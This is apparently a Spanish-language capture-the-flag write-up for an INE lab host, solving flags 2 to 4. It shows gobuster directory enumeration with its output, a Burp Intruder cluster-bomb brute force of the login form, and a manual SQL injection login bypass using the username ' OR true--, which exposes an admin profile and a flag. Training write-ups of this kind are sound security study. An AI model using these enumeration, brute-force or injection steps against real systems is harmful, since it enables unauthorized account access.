
Este proceso también se puede hacer desde Burpsuite.



Flag 2: Explore the structure of the server's directories. Enumeration might reveal hidden treasures.

Para encontrar esta flag 2, tenemos que enumerar directorios escondidos, y lo haremos mediante la herramienta gobuster.

```
┌──(root㉿INE)-[~]
└─# gobuster dir -u http://target.ine.local/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://target.ine.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about               (Status: 200) [Size: 2858]
/login               (Status: 200) [Size: 3377]
/logout              (Status: 302) [Size: 189] [--> /]
/secured             (Status: 308) [Size: 251] [--> http://target.ine.local/secured/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```




Flag 3: The login form seems a bit weak. Trying out different combinations might just reveal the next flag.

Para hacer este ataque de fuerza bruta podemos utilizar Hydra o Burpsuite, en mi caso elegí Burpsuite para destacar también el poder de esta herramienta.


NOTA: Si no tenemos Burpsuite Pro es mejor usar Hydra para no perder el tiempo en un pentesting real.

Primero interceptaremos la página de Login habiendo proporcionado unas credenciales cualquiera.





Después lo mandaremos al Intruder para hacer un ataque Cluster bomb. Le pondremos dos payload marker al usuario y a la contraseña.

Esto hará que se marquen dónde queremos hacer el ataque de fuerza bruta, en este caso queremos saber credenciales.



Iniciamos el ataque, y como podemos ver ya hemos conseguido las credenciales legítimas.






Flag 4: The login form behaves oddly with unexpected inputs. Think of injection techniques to access the 'admin' account and find the flag.

Por último, nos pide que hagamos una inyección en el panel de Login, lo cual significa que es vulnerable a inyecciones, sobre todo SQLi.

Este ataque se puede hacer con Burpsuite haciendo el mismo ataque que señalé arriba, pero en vez de Cluster bomb lo haremos con Sniper Attack, ya que solo queremos hacer una SQLi en el apartado de User.

Para ello necesitaremos una diccionario de SQLi.

Yo lo hice manualmente desde el panel de Login.


target.ine.local/profile/1?name=Admin+Account
kmarks her
Save login for ine.local?
Username
' OR true--
Password
abc
Show password
Don't save
Save
Admin Account
Mobile:
8876743810
Address:
56 Admin St, NY
Secret String:
FLAG4_b9cf33c397a54be6b57fb0ed45840840